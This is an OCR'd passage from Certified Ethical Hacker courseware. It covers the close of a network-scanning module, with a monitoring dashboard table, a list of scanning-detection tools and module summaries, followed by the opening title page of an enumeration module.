
Network Health Indicators

TCP	Suspicious TCP Connections	511	0.2% ↑
DNS	Request Timeouts	2.25 K	0.0%
DNS	Address Mapping Record ...	24.4 K	0.0%
DNS	Text Record Queries	296	0.0%
HTTP	404 Not Found Errors	4.63 K	0.0%
HTTP	500 Server Errors	284 K	0.0%
SSL	Expired Certificate Sessions	80.8 K	0.0%
DNS	Requests with Suspicious ...	23	0.0%
HTTP	Requests with Suspicious ...	178	0.0%
HTTP	Requests with Suspicious ...	8	0.0%
SSL	Weak Ciphers Sessions	117 K	<0.1% ↓

Figure 3.109: Screenshot of ExtraHop

Some of the additional scanning detection and prevention tools are listed below:

- Splunk Enterprise Security (*https://www.splunk.com*)
- Scanlogd (*https://github.com*)
- Vectra Cognito Detect (*https://www.vectra.ai*)
- IBM Security QRadar XDR (*https://www.ibm.com*)
- Cynet 360 (*https://www.cynet.com*)



Module Summary

- ☐ In this module, we have discussed the following:
  - ➢ How attackers discover live hosts from a range of IP addresses by sending various ping scan requests to multiple hosts
  - ➢ How attackers perform different scanning techniques to determine open ports, services, service versions, etc. on the target system
  - ➢ How attackers perform banner grabbing or OS fingerprinting to determine the operating system running on a remote target system
  - ➢ Various scanning techniques that attackers can employ to bypass IDS/firewall rules and logging mechanisms, and disguise themselves as regular network traffic
  - ➢ Network scanning countermeasures to defend against network scanning attacks
- ☐ In the next module, we will discuss in detail how attackers, as well as ethical hackers and pen-testers, perform enumeration to collect information about a target before an attack or audit

Module Summary

This module discussed how attackers determine live hosts from a range of IP addresses by sending various ping scan requests to multiple hosts. It also described how attackers perform different scanning techniques to determine open ports, services, service versions, etc., on the target system. Furthermore, it explained how attackers perform banner grabbing or OS fingerprinting to determine the OS running on a remote target system. It also illustrated various scanning techniques that attackers can adopt to bypass IDS/firewall rules and logging mechanisms and hide themselves as usual under network traffic. Finally, it ended with a detailed discussion on network scanning countermeasures to defend against network scanning attacks.

In the next module, we will discuss in detail how attackers as well as ethical hackers and pen-testers perform enumeration to collect information about a target before an attack or audit.

This page is intentionally left blank.

C|EH Certified Ethical Hacker


EC-Council

MODULE 04

ENUMERATION

EC-COUNCIL OFFICIAL CURRICULA

This page is intentionally left blank.



LEARNING OBJECTIVES

